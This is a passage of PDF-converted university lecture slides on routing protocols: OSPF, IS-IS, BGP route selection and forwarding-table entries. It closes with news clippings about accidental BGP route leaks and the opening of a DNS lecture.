  - Routers automatically distribute traffic to group members
- Supports a two-layer hierarchy (Hierarchical OSPF)

# Hierarchical OSPF



# Hierarchical OSPF

- Two levels: local area and backbone
- Each node knows:
  - local area topology
  - and shortest path to other local area
- Area border routers
  - Summarise distances to nets in own area
  - Advertise to other area border routers
- Backbone routers:
  - Route to other backbone routers
- Boundary Routers: connect to other AS's



# IS-IS

# IS-IS::Intermediate System to Intermediate System

- Interior Gateway Protocol - used by transit and core networks
- ISO 10589 / RFC 1195
- Link State Protocol
- Uses Dijkstra algorithm to compute best path
- Similar convergence properties
- Operates directly above level 2 (uses own protocol, not IP)
  - Protocol neutral - can support IPv6 without modification

## IS-IS vs OSPF

- OSPF uses IP Protocol 89 as transport



- IS-IS is directly encapsulated in Layer 2



# OSPF vs. IS-IS

- In early 1990's Cisco's implementation of IS-IS was more stable than its version of OSPF
  - Also had more configuration/tuning options
  - Security better - and avoids dependencies on IP addressing
  - Uses NSAP (Network Service Access Point)
- By 2000's, Cisco's version of OSPF isis substantially rewritten
  - Now competitive with OSPF
- However, largest ISP's had deployed IS-IS - no reason to change
- Migration to IPv6 easier with IS-IS

# Border Gateway Protocol: BGP


*”All an intradomain protocol has to do is move packets as efficiently as possible from the source to the destination.  
It does not have to worry about politics”*

*Tannenbaum*

# BGP Examples

- 1 Do not carry commercial traffic on the educational network.
- 2 Never send traffic from the Pentagon on a route through Iraq.
- 3 Use TeliaSonera instead of Verizon because it is cheaper.
- 4 Don't use AT&T in Australia because performance is poor.
- 5 Traffic starting or ending at Apple should not transit Google.

# Routing Policies BGP Terms



**Figure 5-67.** Routing policies between four autonomous systems.

# Border Gateway Protocol:: RFC 4271

- The glue that holds the Internet together
- Routing protocol used to interconnect Autonomous Systems (AS)
- BGP allows each Autonomous System (AS) to:
  - Obtain reachability information from neighboring AS's (eBGP)
  - Propagate this information to all AS-internal routers (iBGP)
  - Determine good routes to other networks (based on reachability and policy)
  - Advertise its own existence
- Path Vector routing protocol
  - Only installs "best path" into the routing table
  - Only announces "best path" to other BGP peers
  - "Best path" can be manually controlled
- Uses TCP as transport protocol (port 179)


# Path Vector Routing Protocols

- Class of distance-vector protocols:
  - Use distance between themselves and destination as metric
  - eg. RIP
  - Best Path Selection Algorithm
    - Bellman-Ford algorithm or similar
  - Routers do not know the entire network topology
  - They know the (locally) best output link for a given IP range
- Router appends its identifier to current path in updates
- Allows loops to be avoided

# BGP Decision Process (first 6 criteria of 12)

- 1 WEIGHT : at Local router, used to prefer one of multiple uplinks
- 2 LOCAL-PREF : at Local ASN - prefer one of several routers
- 3 LOCALLY GENERATED : local routes preferred over external
- 4 AS-PATH length : preference to shortest AS\_PATHS
- 5 ORIGIN : Prefer 0-IGP over 1-EGP
- 6 MED : preference is given to lowest MED metric
  - "Cold-potato" routing, or best-exit routing
  - Most networks use hot-potato - get rid of foreign traffic

# Multi-Exit Discriminator(MED)




Used to advertise route to enter AS


**BGP Attributes cheat list:**

Type	Code value	Attribute Name	Category
	1	ORIGIN	Well-known mandatory
	2	AS_PATH	Well-known mandatory
	3	NEXT_HOP	Well-known mandatory
	4	MULTI_EXIT_DISC (MED)	Optional non-transitive
	5	LOCAL_PREF	Well-known discretionary
	6	ATOMIC_AGGREGATE	Well-known discretionary
	7	AGGREGATOR	Optional transitive
	8	COMMUNITY	Optional transitive
	9	ORIGINATOR_ID	Optional non-transitive
	10	Cluster List	Optional non-transitive
	11	DPA	Designation Point Attribute
	12	Advertiser	BGP/IDRP Route Server
	13	RCID_PATH/CLUSTER_ID	BGP/IDRP Route Server
	14	Multiprotocol Reachable NLRI	Optional non-transitive
	15	Multiprotocol Unreachable NLRI	Optional non-transitive
	16	Extended communities	
	256	Reserved for future development	

*BGP Attribute List*

# iBGP vs. eBGP






# BGP

- BGP neighbours must be manually configured
- Single TCP connection between routers
- All BGP messages are sent as unicast (1:1)
- BGP routers may only belong to a single AS
- Once BGP peering established, KEEPALIVE messages sent every 60s(default)
- UPDATE messages contain Network Layer Reachability Information (NLRI)

# Interior Border Gateway Protocol (iBGP)


- Used with transit AS's
- BGP router must add its own AS number (ASN) when forwarding to another AS
  - To prevent routing loops from occurring
  - BGP will drop a router if it sees its own ASN in the AS\_PATH list
- If router forwards BGP within its own AS - will see its own ASN
  - Internal BGP (iBGP) is used in this case

## Internal and External BGP




Source: [https://www.juniper.net/documentation/en\\_US/junos/topics/concept/bgp-ibgp-understanding.html](https://www.juniper.net/documentation/en_US/junos/topics/concept/bgp-ibgp-understanding.html)

# How does entry get in forwarding table?




# Router becomes aware of prefix



- ❖ BGP message contains “routes”
- ❖ “route” is a prefix and attributes: AS-PATH, NEXT-HOP,...
- ❖ Example: route:
  - ❖ Prefix:138.16.64/22 ; AS-PATH: AS3 AS131 ; NEXT-HOP: 201.44.13.125

# Router may receive multiple routes




- ❖ Router may receive multiple routes for same prefix
- ❖ Has to select one route

# Select best BGP route to prefix

- ❖ Router selects route based on shortest AS-PATH
  - ❖ Example:
    - ❖ AS2 AS17 to 138.16.64/22
    - ❖ AS3 AS131 AS201 to 138.16.64/22
- select


# Find best intra-route to BGP route

- ❖ Use selected route's NEXT-HOP attribute
  - Route's NEXT-HOP attribute is the IP address of the router interface that begins the AS PATH.
- ❖ Example:
  - ❖ AS-PATH: AS2 AS17 ; NEXT-HOP: 111.99.86.55
- ❖ Router uses OSPF to find shortest path from 1c to 111.99.86.55




# Router identifies port for route

- ❖ Identifies port along the OSPF shortest path
- ❖ Adds prefix-port entry to its forwarding table:
  - (138.16.64/22 , port 4)



# Hot Potato Routing

- ❖ Suppose there two or more best inter-routes.
  - ❖ Then choose route with closest NEXT-HOP
    - Use OSPF to determine which gateway is closest
    - Q: From 1c, chose AS3 AS131 or AS2 AS17?
    - A: route AS3 AS201 since it is closer



# How does entry get in forwarding table?

## Summary

1. Router becomes aware of prefix
  - via BGP route advertisements from other routers
2. Determine router output port for prefix
  - Use BGP route selection to find best inter-AS route
  - Use OSPF to find best intra-AS route leading to best inter-AS route
  - Router identifies router port for that best route
3. Enter prefix-port entry in forwarding table

# ”Fat finger” incidents

Data Centre ▶ Networks

## Google routing blunder sent Japan's Internet dark on Friday

Another big BGP blunder

By Richard Chirgwin 27 Aug 2017 at 22:35

40 

SHARE ▾

---

Last Friday, someone in Google fat-thumbed a border gateway protocol (BGP) advertisement and sent Japanese Internet traffic into a black hole.

The trouble began when The Chocolate Factory “leaked” a big route table to Verizon, the result of which was traffic from Japanese giants like NTT and KDDI was sent to Google on the expectation it would be treated as transit.

Data Centre ▶ **Networks**

# Hey, don't route the messenger! Telegram redirected through Iran by baffling BGP leak

## Fat thumb – or government intervention?

By [Richard Chirgwin](#) 1 Aug 2018 at 03:03

18 


SHARE ▾

---

**Updated** A bunch of Telegram messages went the long way round on Monday: a BGP leak sent people's Telegram chat communications via systems in Iran.

Flagged by OpenDNS's BGPMon as a possible [BGP hijack](#), the cockup could also have been a simple case of a sysadmin typo, since the redirection of packets only lasted two hours and fifteen minutes.

# BGP Security (Next Lecture)



# Computer Networks T-409-TSAM DNS and Application Layer

Stephan Schiffel

October 7th 2021

# Outline

1 Domain Name System (DNS)

2 Application Requirements

3 Remote Procedure Calls

4 TCP vs UDP

5 Newer Protocols


## Domain Name System (DNS)

# DNS: RFC 882, 883, 1034, 1035

